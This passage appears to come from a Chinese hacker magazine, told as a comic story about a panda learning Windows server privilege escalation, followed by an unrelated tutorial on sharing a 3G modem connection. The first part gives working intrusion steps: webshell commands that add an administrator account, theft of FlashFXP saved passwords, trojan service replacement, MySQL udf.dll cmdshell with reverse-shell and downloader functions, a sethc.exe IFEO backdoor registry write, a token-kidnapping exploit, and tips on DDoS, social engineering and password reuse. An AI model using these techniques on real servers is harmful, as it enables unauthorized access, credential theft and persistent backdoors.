


图26

您就可以利用控制端进行远程控制。

webshell上面还有一个**Serv-U提权**的功能，如图27，不过这个漏洞只存在Serv-U 6.4的版本中。如果管理员没有修改Serv-U默认密码，就能利用其执行系统命令！




图27

输入命令**cmd /c net user panda 123456 /add & netlocalgroup administrators panda /add**后按“提交”就能执行了，webshell执行命令后是提示“命令执行完毕”的，但是不一定成功。继Serv-U7本地提权漏洞之后，最近Serv-U V8又爆出本地提权漏洞，有兴趣的可以去测试一下！

FlashFXP是一个功能强大的FXP/FTP软件，融合了一些其它优秀FTP软件的优点，如像CuteFTP一样可以比较文件夹，支持彩色文字显示；像BpFTP支持多文件夹选择文件，能够缓存文件夹；像LeapFTP一样的外观界面，甚至设计思路也差相仿佛。支持文件夹（带子文件夹）的文件传送、删除；支持上传、下载及第三方文件续传；可以跳过指定的文件类型，只传送需要的文件；可以自定义不同文件类型的显示颜色；可以缓存远端文件夹列表，支持FTP代理及Socks 3&4；具有避免空闲功能，防止被站点踢出；可以显示或隐藏“隐藏”属性的文件、文件夹；支持每个站点使用被动模式等。

FlashFXP密码保存在FlashFXP安装目录的**Stats.dat**文件里面，在提权的时候可以尝试去找找有没有安装此软件。倘若服务器安装了FlashFXP，你可以把它的**Stats.dat**文件下载到本地，覆盖本地的Stats.dat文件即可连接上ftp服务器。

替换服务提权

替换服务采取的是利用启动项来运行木马或者相关命令的思

路。windows的启动文件夹一般是不允许webshell权限进行写入操作的，但是非系统服务却成了严重的安全隐患。例如安装的MAIL或者FTP软件以服务方式加载，那么我们将其主程序捆绑批处理文件或者木马服务端，替换掉正常文件即可达到我们的目的。服务器重启以后，即完成了我们的提权任务。

阿宝除了一直认真地看“黑手”出品的杂志图书以来，从来没有这么认真地看过其它书，书中的点滴通过它的黑白眼刺激着它的大白头，它沐浴在知识的浴盆中，给它的鸭子爸爸洗毛毛……突然，一个系统警告提示声惊醒了阿宝！“正在运行的文件是无法替换的啊？这不给我来了一个大问题！”阿宝问。

蛇师姐回答说：“问得好，说明你懂得一边学习一边测试的重要性！对于正在运行的程序，我们无法进行替换，可是windows却给了我们改名的权利，修改文件名后，再进行替换就可以了。”

“哇，真的如此啊，可是服务器不重启，那不是要傻等么？”

蛇师姐解释说：“傻等是最好的方法了，这就是黑客的所谓耐性！当然，你要是有足够的肉鸡，可以进行DDOS攻击导致服务器重启。我曾经用社工冒充ISP服务商通知管理员重启机器，哈哈，黑客还要学会狡猾。”

“哦，嗯！”阿宝继续翻看笔记……

udf.dll提权

在入侵中经常会遇到mysql+php搭配的web环境，这个时候要是获取webshell之后无法提权，可以尝试一下**udf.dll**提权。它的原理是**利用MYSQL的自定义函数功能，然后通过这个自定义函数调用系统命令进行提权操作，这个方法提权的前提是要有mysql的root用户权限才行。**

访问udf.php会出现如图28的界面，填写好账号、密码、数据库名提交之后则出现导出.dll的页面，如图29。




图28

导出时请勿必注意导出路径（一般情况下对任何目录可写，无需考虑权限问题），对于MYSQL5.0以上版本，你必须将DLL导出到目标机器的系统目录（win或system32），否则在下一步操作中你会看到**No paths allowed for shared library**错误。




图29

正确导出之后，系统会创建一个**cmdshell**的函数，此时只要在命令行输入**select cmdshell('命令');**即可执行系统命令，如图30。其中还创建了如下函数：




图30

cmdshell　执行cmd；
downloader　下载者，到网上下载指定文件并保存到指定目录；
open3389　通用开3389终端服务，可指定端口（不改端口无需重启）；
backshell　反弹Shell；
ProcessView　枚举系统进程；
KillProcess　终止指定进程；
regread　读注册表；
regwrite　写注册表；
shut　关机、注销、重启；
about　说明与帮助函数。

这里你也可以用**regwrite**函数实行IFEO镜像挟持做sethc后门，语句如下：

```
select regwrite("HKEY_LOCAL_MACHINE","SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe","Debugger","REG_SZ","explorer.exe");
```

这样，用远程终端连接服务器时，不需要用密码就能进入服务器了，只要在登录界面**连续按6次shift键**。同样，你也能将**explorer.exe**换成你上传上去的木马。

其它提权

提权可以说是一门学问，更是一门艺术。以上的方法具备常规性，但是往往剑走偏锋也是不错的尝试方法。当然，提权方式多种多样，有很多是直接利用溢出程序进行的，例如MS08025这种利用微软漏洞的本地提权、MS Windows Token Kidnapping提权，或利用ASP.NET的代码运行漏洞进行提权等。

看到这里，阿宝使劲地敲打着键盘，在搜索引擎搜索**MS Windows Token Kidnapping提权**，得知此漏洞只适合windows 2003的系统提权，提权命令是**churrasco.exe "net user panda 12345 /add"**，如图31所示。




图31

“WO-HO，我会提权啦！”阿宝很兴奋，后果很严重，它把笔记抛向空中，屋顶被打穿了……

各位师兄师姐无语中……“哎，内力强大，手劲又足，以后千万别被它抱住抛向空中啊！”

良久，天空中几片纸张飘下，是残破的笔记内容：

还有几个小技巧：

1、如果不能执行cmd命令，可以尝试自己上传一个上去，说不定能成功哦！

2、多翻翻web目录下的文件，看看有没有加密之类的东西，很可能是密码哦，一般用md5加密。

3、多翻翻其它分区的文档，一般管理员为了方便会把密码用文本形式存放。

4、如果找到mssql或mysql的用户权限不够，可以尝试下用已找到的密码作sa或root密码，管理员经常密码通用。例如一些托管主机或者VPS主机，管理员的密码都是通用的，有时候通过webshell拿到了网站管理密码或者数据库密码，不妨在终端尝试一下，有可能得到意料之外的结果呢。

阿宝收集起飘落的笔记纸张，走向厨房，挥挥手向大家说：“多谢大家，今天晚上我下厨，做肉鸡包子吃！”，然后……于是……果然，它，它，它……把纸张拿来引火！蛇师姐彻底地趴下了。这时阿宝一个诡异的回眸：“知识，要永久记在心里，纸张会暴露秘密地……”（后话结束）





轻松实现3G、EDGE等无线上网卡的网络共享

原点首语：话说这次把“酷玩”这个版块合并到我这边来了，所以这期“Q版黑客”里面多了些关于QQ这方面的文章。小编我第一次以个人标准去取舍此类文章，实在不知道自己判断的是否正确。另外，话说在八月有个民间技术峰会，我想大家都应该心知肚明吧？读者中有去参与了吗？有什么好的新闻和技术不要忘了和大家一起交流哦！

从本文你可以学到：

3G、EDGE等无线上网的共享

现在3G已经逐渐在全国开始商用，对于我们这些普通人群来说还是有点贵，要是能多台电脑同时共享使用一个无线上网卡，这将会为我们省去不少的费用。

虽然网络上有部分关于无线上网卡共享的文章，但是都比较的零散，这里我就详细的教大家如何实现无线上网卡（**理论上是支持EVDO、TD-SCDMA、WCDMA、CDMA1X、EDGE、GRRS等采用拨号方式的无线上网卡**）的网络共享。

第一部分 准备工作

一、准备的设备

1、交换机或者路由器一台，要是只有两台电脑共享，可直接使用“交叉网线”；

2、网线若干米；

3、无线上网卡一块。

二、设备的安装方式

1、如果是交换机，请将各机器的网线直接插入到交换机的端口即可；

2、如果是路由器，请将各机器的的网线插入LAN口，一般就是路由器上标明有数字“1、2、3…”这样的口（千万不要插入WAN口，因为我们只使用路由器的交换功能）；




图1

还有就是关闭路由器的DHCP功能（原因我们在后面讲解），在浏览器里面输入**http://192.168.1.1/**或者**http://192.168.0.1/**进入路由器的管理界面，然后将路由器的“DHCP服务器”设置为“不启用”，如图1。

3、如果只共享两台计算机，就可以使用交叉网线，将两台机器的网卡使用网线对联即可。

小知识：何为“交叉网线”？

交叉线的作用主要就是让两台电脑只插一条网线而实现文件共享互传，让网线具备“数据收发的转化功能”。其两端的水晶头接法不一样，一头是568A的线序，另一头是568B的线序。

568A的线序：绿白、绿、黄白、蓝、蓝白、黄、棕白、棕

568B的线序：黄白、黄、绿白、蓝、蓝白、绿、棕白、棕

更多相关信息可以访问：http://429006.com/article/Technology/1168.htm

第二部分 网卡设置

1、主机的设置

因为无线上网卡的品牌众多，所以请自行安装好相关网卡的驱动程序，我在这里采用的是一块USB接口的中兴EDGE网卡做演示，安装好驱动之后就可以在“网络连接”这里看到用于上网的拨号程序，如图2。

